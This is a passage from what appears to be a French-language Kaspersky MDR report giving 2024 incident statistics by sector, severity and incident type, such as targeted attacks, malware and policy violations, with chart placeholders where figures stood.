


Par rapport à 2023, les secteurs des médias, du développement et des télécommunications ont connu une augmentation significative du nombre d'incidents.

En 2024, les incidents de gravité élevée ont représenté moins de 5 % du total, ce qui les rend visuellement négligeables dans le volume global d'incidents. Le diagramme suivant est exclusivement axé sur les incidents de gravité élevée.

Tableau 7

Nombre escompté d'incidents critiques à partir de 10 000 terminaux, par secteur d'activité, par rapport à l'année précédente.



Le graphique met en évidence une diminution significative des incidents de gravité élevée dans les secteurs gouvernemental et du développement, alors que le nombre d'incidents dans le secteur industriel est resté stable ou a augmenté. Une augmentation relativement importante a été observée dans l'industrie agroalimentaire, avec une légère augmentation dans les secteurs de l'informatique et des télécommunications. Bien que les médias aient connu une augmentation considérable du nombre d'incidents, cette tendance ne s'est pas traduite par des incidents de gravité élevée. Cela confirme ce qui a été observé précédemment, à savoir que de nombreuses tentatives d'attaque ont été rapidement détectées et atténuées, ce qui a permis d'éviter que leur gravité ne dépasse un niveau moyen.

Efficacité de la réponse

Tableau 8 Distribution des incidents par nombre de signalements pertinents





Tableau 9 Distribution des incidents par gravité et nombre d'alertes pertinentes



Environ 76 % des incidents ont été détectés sur la base d'une **seule alerte.** On considère qu'une attaque a été bloquée avec succès si aucune autre alerte pertinente n'a été générée. Cette catégorie comprend également des incidents typiques avec des scénarios de réponse clairs. Les incidents critiques ont représenté moins de 3 %, tandis que la grande majorité des incidents ont été de gravité moyenne (69 %) ou faible (29 %).

Environ 22 % des incidents ont été détectés après **2 à 10 alertes.** Pour empêcher les tentatives de contournement de la détection, nous utilisons un ensemble de technologies permettant de créer différentes alertes pour une même menace. Par exemple, l'utilisation d'un outil peut être détectée par l'EPP en fonction du binaire de la menace, mais également en fonction de son comportement. Du côté du MDR, la détection peut être axée sur des lignes de commande particulières et sur la découverte d'un accès à certaines zones de registre. Cette catégorie regroupe les incidents qui n'ont pas été résolus automatiquement après la première alerte : soit une personne a été impliquée dans la réponse, soit la première alerte pertinente a été classée de manière incorrecte.

Environ 2 % des incidents impliquaient **plus de 10 alertes.** Ces situations se présentent généralement lorsque la réponse a été rejetée par le client ou s'est révélée inefficace. Il peut s'agir, par exemple, d'une nouvelle attaque ciblée nécessitant une enquête approfondie avant de pouvoir y répondre, ou de scénarios dans lesquels le client demande la surveillance d'une attaque sans contre-mesures actives (scénarios de cyberexercices). La part des incidents de gravité élevée y est la plus importante, dépassant 32 %. Environ 8 % des incidents de faible gravité de cette catégorie s'expliquent par la présence d'actions de réponse de moindre importance de la part des utilisateurs MDR, qui n'ont pas été mises en œuvre pour des raisons internes ou à cause de la nature non critique de l'incident. Bien que ces inactions ne conduisent pas au développement d'autres attaques, l'infrastructure MDR continue de recevoir des alertes liées aux incidents signalés.

Nature des incidents de gravité élevée

Principales causes des incidents de gravité élevée

Tableau 10 Nombre d'incidents graves par type





Tableau 11 Nombre d'entreprises où des incidents graves ont été observés, par type



Attaques ciblées
Cyber-exercices
Logiciels malveillants
Violation grave des stratégies de sécurité interne
Artefacts d'attaques ciblées
Piratage informatique
Vulnérabilité critique
Initié
Attaque par déni de service


En 2024, Kaspersky a détecté des attaques d'origine humaine (APT) chez un client sur quatre. Ces attaques ont représenté plus de 43 % de l'ensemble des incidents de gravité élevée. Les attaques d'origine humaine confirmées par les clients comme étant des cyberexercices ont représenté plus de 17 % des incidents et ont été observées chez plus de 17 % des clients. Environ 12 % des incidents ont impliqué des violations graves des stratégies de sécurité, qui ont été signalées chez plus de 18 % des clients. Les incidents liés à des programmes malveillants arrivent en troisième position en 2024, avec un peu plus de 12 % de ces incidents de gravité élevée signalés chez moins de 16 % des clients.

Plus de 8 % des incidents étaient liés à la détection d'artefacts provenant d'attaques antérieures d'origine humaine qui n'étaient plus actives au moment de la détection, affectant moins de 10 % des clients. Bien que la détection des vulnérabilités ne soit pas au cœur des activités MDR, des solutions techniques sont possibles. Plus de 1 % de ces incidents de gravité élevée ont été identifiés chez moins de 3 % des clients. Les actions suspectes de la part d'utilisateurs légitimes sont classées par défaut comme des violations des stratégies de sécurité. S'ils sont confirmés par les clients comme étant intentionnellement malveillants, ces incidents sont reclassés en tant qu'activités internes. Ce scénario très rare a représenté moins de 1 % des incidents de gravité élevée, dans moins de 2 % des infrastructures.

Nombre d'incidents de gravité élevée par secteur

Le graphique ci-dessous illustre la distribution des incidents de gravité élevée par type et par secteur d'activité.

Tableau 12 Nombre d'incidents de gravité élevée par type et secteur



Les statistiques permettent de tirer les conclusions suivantes :


- Des attaques ciblées d'origine humaine ont été observées dans tous les secteurs d'activité, à l'exception du secteur des télécommunications. Les secteurs informatique et gouvernemental arrivent en tête avec 14,7 % et 13,8 % respectivement.
- Tous les types d'incidents ont été observés dans le secteur industriel qui, en 2024, s'est classé troisième pour le nombre total d'incidents de gravité élevée. Ces incidents comprenaient 0,17 % d'attaques DoS détectées.
- Le secteur financier s'est classé en quatrième position pour le nombre total d'incidents de gravité élevée et a été touché par tous les types d'incidents MDR.
- Les évaluations de sécurité restent une pratique courante et des incidents de ce type ont été observés dans tous les secteurs d'activité économiques, à l'exception des secteurs de l'éducation et des soins de santé.
- Les incidents de gravité élevée liés à des programmes malveillants ont été principalement observés dans les secteurs financier (2,6 %), industriel (2,3 %) et informatique (1,6 %).
- Les incidents impliquant des artefacts provenant d'attaques APT antérieures ont reflété la répartition des attaques actives d'origine humaine. Dans les secteurs du développement et de l'éducation, des attaques actives d'origine humaine ont été détectées, mais aucun incident impliquant des artefacts provenant d'attaques antérieures n'a été signalé.
- De graves violations des stratégies de sécurité interne ont été observées dans tous les secteurs d'activité, à l'exception des secteurs de l'éducation et des médias. Les secteurs informatique (2,8 %), industriel (2,3 %) et financier (1,6 %) ont été les plus touchés. Des actions malveillantes confirmées de la part de personnes en interne ont été observées dans les secteurs financier, agroalimentaire, gouvernemental et industriel.
- Les attaques d'ingénierie sociale réussies qui ont pu déboucher sur un développement ultérieur se sont classées en sixième position dans le nombre total d'incidents de gravité élevée. Les secteurs industriel (1,2 %) et gouvernemental (1,1 %) ont été les plus touchés.
- Des incidents liés à des vulnérabilités critiques en 2024 ont été signalés dans les secteurs industriel et agroalimentaire, ainsi que dans les secteurs des transports et des soins de santé.

Nombre d'organisations ayant connu des incidents de gravité élevée

Le graphique ci-dessous montre le pourcentage du nombre total de clients MDR ayant détecté des incidents de gravité élevée d'un type particulier, répartis par secteur d'activité. Ce graphique est utile pour obtenir une vue d'ensemble pour tous les clients.

Tableau 13

Nombre de clients MDR ayant connu des incidents de gravité élevée, par secteur d'activité




En plus des observations précédentes, les conclusions suivantes peuvent être tirées du diagramme :

- Des incidents de gravité élevée ont été observés dans tous les secteurs d'activité.
- Le pourcentage le plus élevé d'organisations ciblées par des attaques d'origine humaine concerne les secteurs industriel (9,3 %) et gouvernemental (10,7 %).
- Les violations graves des stratégies de sécurité arrivent en deuxième position du point de vue du nombre d'organisations touchées. De tels incidents ont été observés dans presque toutes les organisations surveillées par Kaspersky, les secteurs informatique (7,9 %), industriel (7,1 %) et financier (5,7 %) arrivant en tête.
- Les attaques impliquant des programmes malveillants ont été le plus souvent observées dans des entreprises des secteurs industriel (6,4 %) et financier (5,7 %).
- Les secteurs financier (8,6 %) et industriel (7,1 %) ont connu le plus grand nombre d'incidents liés à des cyberexercices.

Pour comparer le nombre d'organisations attaquées dans les différents secteurs et au sein d'un même secteur, examinons le graphique suivant. Les pourcentages représentent la proportion d'organisations ayant connu le type d'incident correspondant par rapport au nombre total d'organisations dans un secteur donné.

Tableau 14

Nombre d'organisations attaquées dans les différents secteurs et au sein d'un même secteur



Points clés de cette représentation visuelle :

